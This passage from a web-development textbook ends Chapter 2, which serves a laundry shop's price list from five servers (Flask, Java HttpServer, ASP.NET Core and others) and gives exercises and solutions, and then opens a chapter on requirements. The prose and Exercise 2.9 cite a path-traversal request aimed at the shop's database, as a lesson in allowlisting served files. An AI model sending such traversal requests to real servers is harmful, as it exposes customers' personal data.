    con = sqlite3.connect(f"file:{DB.as_posix()}?mode=ro", uri=True)
    rows = con.execute("SELECT id, description, price FROM Service ORDER BY id")
    # html.escape turns & into &amp; so that a description can never become markup
    lines = [f"<tr><td>{sid}</td><td>{html.escape(text)}</td>\n"
             f'    <td class="price">{rupiah(price)}</td></tr>'
             for sid, text, price in rows]
    con.close()
    return page("\n".join(lines), f"Python {platform.python_version()} and Flask")


def page(rows, served_by):
    """The same HTML, byte for byte, as the other four ways; only the last line
    differs."""
    return f"""<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Price list - Profitina Laundry</title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><img src="profitina-logo-horizontal.png" alt="Profitina">
```

Listing 2.7 (Continued) *firstpage/python/app.py: the price list in Python with Flask and the standard sqlite3 module.*

```
<h1>Profitina Laundry</h1></header>
<main>
<h2>Price list</h2>
<table>
<tr><th>Code</th><th>Service</th><th>Price</th></tr>
{rows}
</table>
<p class="served">Served by: {served_by}</p>
</main>
</body>
</html>
"""
```

`Flask(__name__, static_folder="public", static_url_path="")` tells Flask to serve the files in `public` at the root of the site, so that `style.css` has the same address as in the other four ways

[24]. The database is opened read-only with the same `mode=ro` address as in **Listing 2.3**, and `html.escape` does what `htmlspecialchars` did in PHP. The page is an f-string, a string with `{...}` holes that Python fills in. Start it in the `python` folder, with the virtual environment active:

```
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Running on http://127.0.0.1:6022
Press CTRL+C to quit
127.0.0.1 - - [24/Sep/2026 13:14:24] "GET / HTTP/1.1" 200 -
```

(The warning is one line on the screen; it is wrapped here.) It is honest and harmless: the development server is for your own machine, and Chapter 14 explains what replaces it in production.

2.15.5 Way four: Java and the JDK's HttpServer

Java has a small HTTP server built into the JDK, in the package `com.sun.net.httpserver`, which needs no Tomcat and no framework [25]. **Listing 2.8** uses it.

Listing 2.8 `firstpage/java/FirstPage.java`: the price list served by the JDK's HttpServer, read through JDBC and the SQLite driver.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.util.Locale;
import java.util.Map;
import java.util.Properties;

/**
 * The first page of Profitina Laundry, served by Java's built-in HttpServer.
 * Run (inside this folder):
 *   Windows:        java -cp "..\..\lib\*" FirstPage.java
 *   macOS, Linux:   java -cp "../../lib/*" FirstPage.java
 * then open http://127.0.0.1:6023/   (stop with Ctrl+C)
 */
public class FirstPage {
    static final Map<String, String> TYPES = Map.of(
        "/style.css", "text/css; charset=utf-8",
        "/profitina-logo-horizontal.png", "image/png");

    static String rupiah(double amount) {
        String digits = String.format(Locale.US, "%,d", (long) amount);
        return "Rp " + digits.replace(',', '.');
    }

    /** Turn &, <, > and " into entities: a description never becomes markup. */
    static String escape(String text) {
        return text.replace("&", "&amp;").replace("<", "&lt;")
                   .replace(">", "&gt;").replace("\"", "&quot;");
    }
```

Listing 2.8 (Continued) *firstpage/java/FirstPage.java: the price list served by the JDK's HttpServer, read through JDBC and the SQLite driver.*

```
    static String priceList() throws SQLException {
        Properties settings = new Properties();
        settings.setProperty("open_mode", "1");              // 1 = read-only
        StringBuilder rows = new StringBuilder();
        try (Connection con = DriverManager.getConnection(
                 "jdbc:sqlite:../../data/laundry.db", settings);
             ResultSet rs = con.createStatement().executeQuery(
                 "SELECT id, description, price FROM Service ORDER BY id")) {
            while (rs.next()) {
                if (rows.length() > 0) rows.append('\n');
                rows.append("<tr><td>").append(rs.getString(1)).append("</td><td>")
                    .append(escape(rs.getString(2))).append("</td>\n")
                    .append("    <td class=\"price\">")
                    .append(rupiah(rs.getDouble(3))).append("</td></tr>");
            }
        }
        return page(rows.toString(), "Java " + System.getProperty("java.version")
                                     + " and HttpServer");
    }

    static String page(String rows, String servedBy) {
        return """
            <!DOCTYPE html>
            <html lang="en">
            <head>
            <meta charset="utf-8">
            <title>Price list - Profitina Laundry</title>
            <link rel="stylesheet" href="style.css">
            </head>
            <body>
            <header><img src="profitina-logo-horizontal.png" alt="Profitina">
            <h1>Profitina Laundry</h1></header>
            <main>
            <h2>Price list</h2>
            <table>
            <tr><th>Code</th><th>Service</th><th>Price</th></tr>
            %s
            </table>
            <p class="served">Served by: %s</p>
            </main>
            </body>
            </html>
            """.formatted(rows, servedBy);
    }
```

Listing 2.8 (Continued) *firstpage/java/FirstPage.java: the price list served by the JDK's HttpServer, read through JDBC and the SQLite driver.*

```
    static void send(HttpExchange ex, int status, String type, byte[] body)
            throws IOException {
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(status, body.length);
        try (OutputStream out = ex.getResponseBody()) {
            out.write(body);
        }
    }

    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        try {
            if (path.equals("/")) {
                send(ex, 200, "text/html; charset=utf-8",
                     priceList().getBytes(StandardCharsets.UTF_8));
            } else if (TYPES.containsKey(path)) {        // only the two known files
                Path file = Path.of("public", path.substring(1));
                send(ex, 200, TYPES.get(path), Files.readAllBytes(file));
            } else {
                send(ex, 404, "text/plain; charset=utf-8",
                     "Not found\n".getBytes(StandardCharsets.UTF_8));
            }
        } catch (SQLException e) {
            send(ex, 500, "text/plain; charset=utf-8",
                 "Database error\n".getBytes(StandardCharsets.UTF_8));
        }
    }

    public static void main(String[] args) throws IOException {
        var address = new InetSocketAddress("127.0.0.1", 6023);
        HttpServer server = HttpServer.create(address, 0);
        server.createContext("/", FirstPage::handle);
        server.start();
        System.out.println("Serving on http://127.0.0.1:6023/  (stop with Ctrl+C)");
    }
}
```

`HttpServer.create` binds the server to `127.0.0.1` and port 6023, and `createContext("/", FirstPage::handle)` sends every request to the method `handle`. That method does by hand what the other servers do for you: the address `/` gets the page; the two known files, and only those, are read from `public`; everything else gets `404 Not Found`. Listing the files that may be served, instead of serving whatever path the browser asks for, closes the door to requests such as `/../data/laundry.db`. The page is a *text block*, a string between `"""` that keeps its line breaks, filled in with `formatted`. Start it in the `java` folder; it prints one line and waits:

```
Serving on http://127.0.0.1:6023/  (stop with Ctrl+C)
```

2.15.6 Way five: C# and ASP.NET Core

The fifth way uses ASP.NET Core's *minimal API* style, in which a whole web application fits in one file [26]. It needs a project file, **Listing 2.9**, which says that this is a web project for .NET 10.

Listing 2.9 `firstpage/dotnet/FirstPage.csproj`: the project file. `Microsoft.NET.Sdk.Web` brings ASP.NET Core with it; no other package is needed.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
  </PropertyGroup>

</Project>
```

Listing 2.10 is the program.

Listing 2.10 `firstpage/dotnet/Program.cs`: the price list in C# with ASP.NET Core, read from `Service.csv` because reading SQLite would need a NuGet package.

```
// The first page of Profitina Laundry, served by ASP.NET Core on .NET 10.
// Run (inside this folder):  dotnet run      then open http://127.0.0.1:6024/
// Reading SQLite from C# needs a NuGet package (Chapter 12), so this page reads
// the same price list from the CSV export of the Service table.
using System.Globalization;
using System.Net;
using System.Text;

var app = WebApplication.Create(args);
app.Urls.Add("http://127.0.0.1:6024");
app.UseStaticFiles();                       // wwwroot/style.css and the logo

app.MapGet("/", () =>
{
    var rows = new List<string>();
    var lines = File.ReadAllLines(Path.Combine("..", "..", "data", "Service.csv"));
    foreach (var line in lines.Skip(1))     // the first line holds the column names
    {
        var cells = SplitCsv(line);
        decimal price = decimal.Parse(cells[2], CultureInfo.InvariantCulture);
        // HtmlEncode turns & into &amp; so a description can never become markup
        string text = WebUtility.HtmlEncode(cells[1]);
        rows.Add($"<tr><td>{cells[0]}</td><td>{text}</td>\n"
                 + $"    <td class=\"price\">{Rupiah(price)}</td></tr>");
    }
    string servedBy = $".NET {Environment.Version} and ASP.NET Core";
    return Results.Content(Page(string.Join("\n", rows), servedBy),
                           "text/html; charset=utf-8");
});

app.Run();

static string Rupiah(decimal amount) =>
    "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',', '.');

// Split one CSV line; a field in "..." may contain commas and "" quotes.
static List<string> SplitCsv(string line)
{
    var cells = new List<string>();
    var cur = new StringBuilder();
    bool quoted = false;
    for (int i = 0; i < line.Length; i++)
    {
        char c = line[i];
        if (quoted && c == '"' && i + 1 < line.Length && line[i + 1] == '"')
        {
```

Listing 2.10 (Continued) *firstpage/dotnet/Program.cs: the price list in C# with ASP.NET Core, read from Service.csv because reading SQLite would need a NuGet package.*

```
            cur.Append('"');
            i++;
        }
        else if (c == '"') quoted = !quoted;
        else if (c == ',' && !quoted) { cells.Add(cur.ToString()); cur.Clear(); }
        else cur.Append(c);
    }
    cells.Add(cur.ToString());
    return cells;
}

static string Page(string rows, string servedBy) => $"""
    <!DOCTYPE html>
    <html lang="en">
    <head>
    <meta charset="utf-8">
    <title>Price list - Profitina Laundry</title>
    <link rel="stylesheet" href="style.css">
    </head>
    <body>
    <header><img src="profitina-logo-horizontal.png" alt="Profitina">
    <h1>Profitina Laundry</h1></header>
    <main>
    <h2>Price list</h2>
    <table>
    <tr><th>Code</th><th>Service</th><th>Price</th></tr>
    {rows}
    </table>
    <p class="served">Served by: {servedBy}</p>
    </main>
    </body>
    </html>

    """;
```

`WebApplication.Create` builds the application, `UseStaticFiles` serves the folder `wwwroot`, ASP.NET Core's name for `public`, and `MapGet("/", ...)` answers the address `/` with the page. The CSV splitter is the one from Chapter 1's Java program, translated to C#, and `WebUtility.HtmlEncode` escapes the ampersand. `$"""…"""` is a *raw interpolated string*: it keeps its line breaks and fills in the `{...}` holes. Start it in the `dotnet` folder with `dotnet run`; the first run builds the project, and then ASP.NET Core reports:

```
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:6024
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
```

2.15.7 Five pages, one answer

Figure 2.5 is the page as the browser shows it, here from the Java server. The other four look the same, apart from the last line.



Figure 2.5 The first page of Profitina Laundry, captured from the running Java server: the official logo, the price list read from `laundry.db`, and the line saying which server sent it.

Looking is not proof. **Listing 2.11** fetches the page from all five ports, removes the `Served by` line, and computes a SHA-256 fingerprint of what is left; if the five fingerprints are equal, the five pages are identical.

Listing 2.11 `firstpage/compare_pages.py`: fetch the page from every running server and compare them apart from the `Served by` line.

```
"""Fetch the first page from every server that is running and compare them.

Usage:  python compare_pages.py        (start the servers first; see README.md)
Every page must be identical except for its "Served by" line.
"""
import hashlib
import urllib.request

SERVERS = [("static file", "http://127.0.0.1:6020/"),
           ("PHP", "http://127.0.0.1:6021/"),
           ("Python + Flask", "http://127.0.0.1:6022/"),
           ("Java HttpServer", "http://127.0.0.1:6023/"),
           (".NET ASP.NET Core", "http://127.0.0.1:6024/")]


def main():
    digests = set()
    for name, url in SERVERS:
        try:
            with urllib.request.urlopen(url, timeout=5) as answer:
                status, text = answer.status, answer.read().decode("utf-8")
        except OSError:
            print(f"{name:18} not running at {url}")
            continue
        lines = text.splitlines()
        served = next(ln for ln in lines if 'class="served"' in ln)
        rest = "\n".join(ln for ln in lines if ln != served)
        digest = hashlib.sha256(rest.encode("utf-8")).hexdigest()[:12]
        digests.add(digest)
        rows = text.count("<tr><td>")
        print(f"{name:18} {status}  {len(text):5} bytes  {rows} services  "
              f"sha256 {digest}")
    print("All pages agree." if len(digests) == 1 else "The pages differ!")


if __name__ == "__main__":
    main()
```

With all five servers started as in **Table 2.10**, it printed:

```
static file        200   1630 bytes  12 services  sha256 a041ea2e83eb
PHP                200   1623 bytes  12 services  sha256 a041ea2e83eb
Python + Flask     200   1637 bytes  12 services  sha256 a041ea2e83eb
Java HttpServer    200   1640 bytes  12 services  sha256 a041ea2e83eb
.NET ASP.NET Core  200   1642 bytes  12 services  sha256 a041ea2e83eb
All pages agree.
```

Five servers, four languages, one answer: 200, twelve services, and the same fingerprint `a041ea2e83eb`. The sizes differ only by the length of the `Served by` line. To see how differently the servers present themselves, ask three of them for their headers only, with `curl -I`:

```
$ curl -I http://127.0.0.1:6021/
HTTP/1.1 200 OK
Host: 127.0.0.1:6021
Date: Thu, 24 Sep 2026 06:00:16 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Content-type: text/html; charset=UTF-8

$ curl -I http://127.0.0.1:6022/
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.11.15
Date: Thu, 24 Sep 2026 06:00:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1637
Connection: close

$ curl -I http://127.0.0.1:6023/
HTTP/1.1 200 OK
Date: Thu, 24 Sep 2026 06:00:16 GMT
Content-type: text/html; charset=utf-8
```

PHP announces itself with `X-Powered-By`, Flask's server Werkzeug with `Server`, and the JDK's server says almost nothing. The page is the same; the envelope is not. A production server usually hides such headers, because they tell an attacker which software to look up; Chapter 14 returns to that.

All five servers were run in the environment in which this book was prepared, with PHP 8.4.21, Python 3.11.15 and Flask 3.1.3, OpenJDK 21.0.10, and the .NET 10 SDK (runtime 10.0.12), on ports 6020 to 6024; the static page was served with `python -m http.server`, because Live Server is part of VS Code, which that machine does not have. The servers were stopped afterwards.

2.16 Profitina in Practice

Every developer who joins a Profitina project spends the first morning exactly as this chapter did: install the tools at the versions the project names, run a check that proves they answer, open the project's folder in the editor, and serve its first page. The shape of the problem is always the same. A team of people with different machines, some on Windows, some on a Mac, some on Linux, must be able to run the same code and get the same result, or every bug report begins with "it works on my machine". The class of solution is also the same: name exact versions and say where each was verified; prefer tools that run the same way on all three systems; keep each project's libraries inside the project, in a virtual environment or a `lib` folder, instead of on the machine; keep secrets out of the repository; and write the check down as a program, so that "is my workbench right?" has an answer in ten seconds. The five identical pages of Section 2.15 are the smallest version of a practice that scales to real products: when several implementations must agree, compare their outputs mechanically, not by eye.

2.17 Common Mistakes, and How to Avoid Them

Using a terminal opened before the installation. A terminal reads the PATH when it starts. Close it and open a new one after every installation.

Opening a file instead of a folder in VS Code. Relative paths, extensions and settings all depend on the folder. Use **File → Open Folder…**.

Double-clicking an HTML or PHP file. A `file:///` address runs no PHP and behaves differently from the web. Serve the folder, with Live Server or a real server.

Installing a Java runtime instead of a JDK. If `java -version` answers and `javac -version` does not, install the JDK.

Two Javas, two Pythons, two PHPs. The first one on the PATH wins. `java -version`, `python --version` and `php --version` say which one answers; `where php` (Windows) or `which php` (macOS, Linux) says where it lives.

Installing Flask or Django outside the virtual environment, then running the program inside it, or the other way round. Activate `.venv` first; check that the prompt begins with `(.venv)` and that VS Code's status bar names it.

Forgetting the quotation marks around `"../lib/*"`. The terminal expands the `*` itself and Java receives the wrong arguments. Quote the class path.

Using Tomcat 9 with Jakarta code. Tomcat 9 uses `javax.servlet`; the book's servlets need Tomcat 10.1 or 11.

Assuming XAMPP's versions are current. XAMPP 8.2.12 brings PHP 8.2 and MariaDB 10.4, both old. Fine for learning; install current versions for anything the public can reach.

Leaving strict mode off in MySQL. Without it, too-long text is silently shortened. The application switches it on for every connection; your own programs should too.

Forgetting `PRAGMA foreign_keys = ON` with SQLite. Without it, SQLite accepts a bill for a customer who does not exist.

Two servers on one port. "Address already in use" means another program holds the port. Stop it, or use another port and open that one.

Installing the .NET runtime instead of the SDK. `dotnet --list-sdks` must list a 10.0 SDK.

2.18 Chapter Summary

A workbench does five jobs: write, run a language, serve pages, keep data, and look (**Figure 2.1**). Three words underlie every installation: the terminal, the package manager (winget, Homebrew, apt), and the PATH, which a terminal reads only when it starts.

The toolchain of September 2026 (**Table 2.1**): VS Code 1.139 with the extensions of **Table 2.3** (**Table 2.2**, **Figure 2.2**); a browser whose developer tools show every request (**Figure 2.3**); Live Server 5.7.10; PHP 8.5 or 8.4 (**Table 2.4**); MariaDB 12.3, 11.8, 11.4 or 10.11 LTS, or XAMPP's older 10.4 (**Table 2.5**); SQLite 3.53 and DB Browser 3.13; JDK 25 LTS and the Extension Pack for Java (**Table 2.6**), with Tomcat 11 or 10.1 for later; Python 3.14 with Flask 3.1 and Django 6.1 or 5.2 LTS in a virtual environment (**Table 2.7**); the .NET 10 SDK and the C# Dev Kit (**Table 2.8**); Git 2.55.

Checking is a program: **Table 2.9** lists the commands, and **Listing 2.1** and **Listing 2.2** run them all; **Listing 2.3** and **Listing 2.4** prove the sample database is complete, 15,359 rows and no broken references.

The application is one folder, `ProfitinaLaundry`, cloned or unpacked, with `App` and `Code_new`; open the folder you work on.

The first page, five ways (**Figure 2.4**, **Table 2.10**): a plain file (**Listing 2.5**), PHP (**Listing 2.6**), Flask (**Listing 2.7**), the JDK's HttpServer (**Listing 2.8**), and ASP.NET Core (**Listing 2.9**, **Listing 2.10**). They agree byte for byte apart from one line (**Figure 2.5**, **Listing 2.11**), which proves that the whole workbench works.

2.19 Exercises

2.1 Explain in your own words what the PATH is, and why a program installed a minute ago may answer "command not found" in a terminal that was already open.

2.2 On your own machine, run `check_tools.py` or `CheckTools.java`. Write down every line that is not `ok` and the fix you applied from **Table 2.9**.

2.3 A classmate's `java -version` prints `openjdk version "25.0.4"` but `javac -version` prints "command not found". What is installed, what is missing, and what should they install?

2.4 Why does the book tell you to open a *folder* in VS Code? Name two things that break when a single file is opened instead.

2.5 A page served by Live Server shows the text of a PHP program instead of running it. Explain why, and give the command that serves the same folder with PHP instead.

2.6 Using **Table 2.1**, say which PHP versions still receive security fixes on 1 January 2027, and what that means for XAMPP 8.2.12.

2.7 You want to run the Django track on Python 3.11. Which Django line will `pip` install, and why does it not install Django 6.1?

2.8 Write the three commands that create a virtual environment called `.venv`, activate it and install Flask, first for Windows PowerShell and then for macOS or Linux.

2.9 In **Listing 2.8**, the handler serves only the files listed in `TYPES`. Describe what could go wrong if it served `Path.of("public", path)` for any path the browser asked for, using the request `/../../../data/laundry.db` as your example.

2.10 Change the price of `S0001` to 9,000 in a *copy* of `laundry.db` (with DB Browser for SQLite), change the path in one of the dynamic programs so that it opens the copy, restart it, and reload its page. Which ways show the new price, and which do not? Why?

2.11 Remove the call to `htmlspecialchars` from **Listing 2.6** (in a copy) and run `compare_pages.py`. What does it report, and which line of the page is different?

2.12 The five pages must be identical, yet `compare_pages.py` reports five different sizes. Explain.

2.13 Add a sixth way: serve the static page with PHP's built-in server on port 6025, without writing any PHP. Give the command and the address.

2.14 Explain why the program of **Listing 2.3** opens the database with `mode=ro`, and why the Java version sets `open_mode` to 1.

2.20 Solutions to the Exercises

2.1 The PATH is the list of folders in which a terminal looks for a program when you type its name. A terminal copies the list when it starts; an installer that adds a folder afterwards changes the stored list, not the copy in the open terminal. Opening a new terminal picks up the new list.

2.2 Answers differ per machine. Typical fixes: `MISSING VS Code` on macOS, run *Shell Command: Install 'code' command in PATH*; `MISSING PHP` on Windows, add `C:\xampp\php` to the Path; `MISSING Flask`, activate `.venv` and `python -m pip install flask`; `CHECK .NET SDK` with a 9.0 answer, install the 10 SDK.

2.3 A Java *runtime* is installed, which can run programs but not compile them. The JDK is missing. Install JDK 25 as in **Table 2.6**, open a new terminal, and check that both commands print 25.

2.4 VS Code learns where the project begins from the folder. With a single file open, relative paths such as `data/laundry.db` in the terminal are resolved from the wrong place, and extensions cannot find the project's settings, such as the Python environment `.venv` or the Java project's class path.

2.5 Live Server only sends files; it has no PHP inside it, so it sends the program's text. In the folder, run `php -S 127.0.0.1:6021 -t public` (or `-t .` if the PHP file is in that folder) and open `http://127.0.0.1:6021/`.

2.6 On 1 January 2027, PHP 8.5 (active support), 8.4 and 8.3 (security fixes) are supported; 8.2 is not, because its security support ends on 31 December 2026. XAMPP 8.2.12's PHP is then unsupported: fine on a student laptop, unsuitable for a public server.

2.7 Django 5.2 LTS. Django 6.0 and 6.1 need Python 3.12 or newer, so `pip` skips them on Python 3.11 and installs the newest release that supports it, 5.2.17 at the time of writing.

2.8 Windows PowerShell: `python -m venv .venv`, then `.venv\Scripts\Activate.ps1`, then `python -m pip install flask`. macOS or Linux: `python3 -m venv .venv`, then `source .venv/bin/activate`, then `python -m pip install flask`.

2.9 `Path.of("public", "../../../data/laundry.db")` climbs out of `public` with `..`, so the server would send the whole database, customers' telephone numbers included, to anyone who asks. Listing the allowed files (or, in general, checking that the resolved path stays inside `public`) prevents it. Real HTTP clients usually clean up `..` before sending, but an attacker's program does not have to.

2.10 PHP, Flask and Java read the price list at every request, so after pointing one of them at the copy it shows Rp 9.000 as soon as the page is reloaded. The static page shows Rp 8.000, because its prices were written into the file; the .NET page too, because it reads `Service.csv`, which did not change. This is the difference between a static and a dynamic page.

2.11 It reports "The pages differ!" and a different fingerprint for PHP. The first service's line reads `Wash, dry & fold (per kg)` with a bare `&` instead of `&`. Browsers usually display it the same way, which is exactly why the comparison must be done by program, not by eye; and with a description containing `<`, the missing escape would break the page or let a stranger inject markup.

2.12 Only the lines apart from `Served by` must be identical, and that last line has a different length on each server: "a plain HTML file" is shorter than ".NET 10.0.12 and ASP.NET Core". The fingerprints are computed without that line, and they are equal.

2.13 In `firstpage/static/public`, run `php -S 127.0.0.1:6025`. PHP's built-in server sends files that are not PHP as they are, so `http://127.0.0.1:6025/` serves `index.html`, `style.css` and the logo.

2.14 A program that only needs to look should not be able to change anything, even by mistake; read-only mode makes the file safe against a bug in the program, and several programs can read

the same file at once. `open_mode = 1` is the SQLite flag `SQLITE_OPEN_READONLY` in the Java driver's settings, the same request made in a different language.

References

[1] Microsoft, *Visual Studio Code: Release Notes*, version 1.139, Sep. 23, 2026. [Online]. Available: https://code.visualstudio.com/updates

[2] Microsoft, *Requirements for Visual Studio Code*. [Online]. Available: https://code.visualstudio.com/docs/supporting/requirements (accessed Sep. 2026).

[3] Google, *Chrome DevTools*. [Online]. Available: https://developer.chrome.com/docs/devtools (accessed Sep. 2026).

[4] R. Dey, *Live Server for Visual Studio Code*, version 5.7.10, Feb. 27, 2026. [Online]. Available: https://github.com/ritwickdey/vscode-live-server

[5] The PHP Group, *PHP: Hypertext Preprocessor*, releases 8.5.10 and 8.4.25, Aug. 27, 2026. [Online]. Available: https://www.php.net/

[6] endoflife.date, *PHP*. [Online]. Available: https://endoflife.date/php (accessed Sep. 2026).

[7] Apache Friends, "New XAMPP release 8.2.12, 8.1.25 and 8.0.30," Nov. 19, 2023, and *XAMPP Downloads*. [Online]. Available: https://www.apachefriends.org/download.html (accessed Sep. 2026).

[8] Canonical, *Ubuntu 26.04 LTS Release Notes: Summary for LTS Users*, Apr. 2026. [Online]. Available: https://documentation.ubuntu.com/release-notes/26.04/summary-for-lts-users/

[9] The PHP Group, *PHP Manual: Built-in Web Server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[10] endoflife.date, *MariaDB*. [Online]. Available: https://endoflife.date/mariadb (accessed Sep. 2026).

[11] SQLite Consortium, *SQLite Home Page*, release 3.53.4, Jul. 24, 2026. [Online]. Available: https://www.sqlite.org/

[12] DB Browser for SQLite project, *Downloads*, version 3.13.1. [Online]. Available: https://sqlitebrowser.org/dl/ (accessed Sep. 2026).

[13] endoflife.date, *Oracle JDK*. [Online]. Available: https://endoflife.date/oracle-jdk (accessed Sep. 2026).

[14] Eclipse Adoptium, "Eclipse Temurin 8u504, 11.0.32.1, 17.0.20.1, 21.0.12.1, 25.0.4.1 and 26.0.2.1 available," Sep. 2026, and *Installation*. [Online]. Available: https://adoptium.net/installation/

[15] Microsoft, *Getting Started with Java in VS Code*. [Online]. Available: https://code.visualstudio.com/docs/java/java-tutorial (accessed Sep. 2026).

[16] The Apache Software Foundation, *Apache Tomcat: Which Version Do I Want?* [Online]. Available: https://tomcat.apache.org/whichversion.html (accessed Sep. 2026).

[17] endoflife.date, *Python*. [Online]. Available: https://endoflife.date/python (accessed Sep. 2026).

[18] Python Software Foundation, "Using Python on Windows," *Python 3.14 Documentation*. [Online]. Available: https://docs.python.org/3.14/using/windows.html

[19] Pallets Projects, *Flask 3.1.3*, Python Package Index, Feb. 19, 2026. [Online]. Available: https://pypi.org/project/Flask/

[20] endoflife.date, *Django*. [Online]. Available: https://endoflife.date/django (accessed Sep. 2026).

[21] endoflife.date, *Microsoft .NET*. [Online]. Available: https://endoflife.date/dotnet (accessed Sep. 2026).

[22] Microsoft, *C# Dev Kit FAQ*. [Online]. Available: https://code.visualstudio.com/docs/csharp/cs-dev-kit-faq (accessed Sep. 2026).

[23] Git project, *Git*, latest source release 2.55.0, Jun. 29, 2026. [Online]. Available: https://git-scm.com/

[24] Pallets Projects, *Flask Documentation: API, Application Object* (`static_folder`, `static_url_path`). [Online]. Available: https://flask.palletsprojects.com/en/stable/api/

[25] Oracle, *Java SE 25 API: Package com.sun.net.httpserver*. [Online]. Available: https://docs.oracle.com/en/java/javase/25/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[26] Microsoft, *Minimal APIs Overview*, ASP.NET Core documentation (.NET 10). [Online]. Available: https://learn.microsoft.com/aspnet/core/fundamentals/minimal-apis

Chapter 3

Requirements: Stakeholders, Features and Qualities

By the end of this chapter you will be able to turn what the people of a real business say into requirements a programmer can build and a tester can check. You will meet everyone who has a stake in Profitina Laundry, from the owner who wants his monthly figures without a calculator to the customer who is tired of phoning to ask whether her laundry is ready, and see how four short interviews become eleven functional requirements, sixteen business rules and twenty-three quality requirements. You will read each functional requirement with the reason it exists, the acceptance criteria that say when it is done, and an example taken from a real transaction of the sample year. You will learn to write the non-functional requirements that decide whether software can be trusted: security, personal-data protection under Indonesia's UU PDP, performance, usability and the promise that the same code runs on SQLite and on MySQL. You will build the traceability matrix that links every requirement to its use cases and to the 107 test cases of the test plan, prioritize everything with MoSCoW, and write a program in Python and in Java that reads the requirement documents and reports every gap in the matrix. It finds real ones.

3.1 Where We Left Off

Chapter 1 walked through a day at Profitina Laundry's three outlets in Surabaya. A student at Keputih drops off four kilograms of clothes on her way to campus and pays half now by QRIS. A washer at Rungkut works through the morning queue while a curtain order takes up a rack for five days. At Wiyung, the newest outlet, a cashier writes a slip by hand and pins it to a bag. By evening the owner is adding up the notebook of three outlets, and a customer somewhere is phoning to ask, for the third time that week, whether her order is ready.

Chapter 2 set up the workbench: VS Code, Python, Java and the terminal, on Windows, macOS or Linux, and the habit of opening a folder, running a program and reading its output.

Between the shop and the workbench there is a gap, and it is not technical. Before anyone can write a line of the application, somebody has to decide *what the application must do*, precisely enough that two programmers working apart would build the same thing, and a third person could check that they did. That decision is what this chapter is about.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** Most software that fails does not fail because the code is wrong. It fails because the code does the wrong thing correctly. Requirements are the cheapest place to find that mistake: a wrong sentence costs one minute to fix on paper, a day to fix in code, and a customer to fix after release.

The requirements of Profitina Laundry already exist. They live in the application's `docs/` folder as `requirements.md`, `use-cases.md` and `test-plan.md`, and every technology track in this book, from PHP to Spring Boot, implements exactly them. This chapter reads those documents the way a new team member should: asking where each sentence came from, why it is worded as it is, and how we would know whether it holds.

3.2 What a Requirement Is

3.2.1 The word and its kinds

> **DEFINITION.** A **requirement** is a statement of something a system must do, or a property it must have, in order to be useful to the people who have a stake in it. The international standard for requirements engineering, ISO/IEC/IEEE 29148 [1], adds that a requirement must be written so that it can be *verified*: there must be a way to find out whether it holds.

Requirements come in a few kinds, and mixing them up is the first mistake beginners make.

A **functional requirement** (FR) says what the system *does*: an action, a calculation, a screen, an answer. “The system calculates the price of a bill as the service price times the number of units” is functional. Profitina Laundry has eleven, numbered FR-1 to FR-11.

A **non-functional requirement** (NFR), also called a *quality requirement*, says *how well* the system does what it does: how fast, how safely, how easily, on which machines. “Every page answers in under one second on a student laptop” is non-functional. Nothing new happens because of it; the same things happen, better.

A **business rule** (BR) is a fact about the business that holds whether or not there is software. “Express service costs fifty percent more than regular wash-and-fold” was true when the shop used a paper notebook, and it will be true if the shop switches to another application. Profitina Laundry writes down sixteen, BR-1 to BR-16. The software must obey them, but it does not own them.

A **constraint** limits *how* the system may be built: “the database schema of the original 2020 design must be kept column for column”, “it must run on SQLite without a server”.

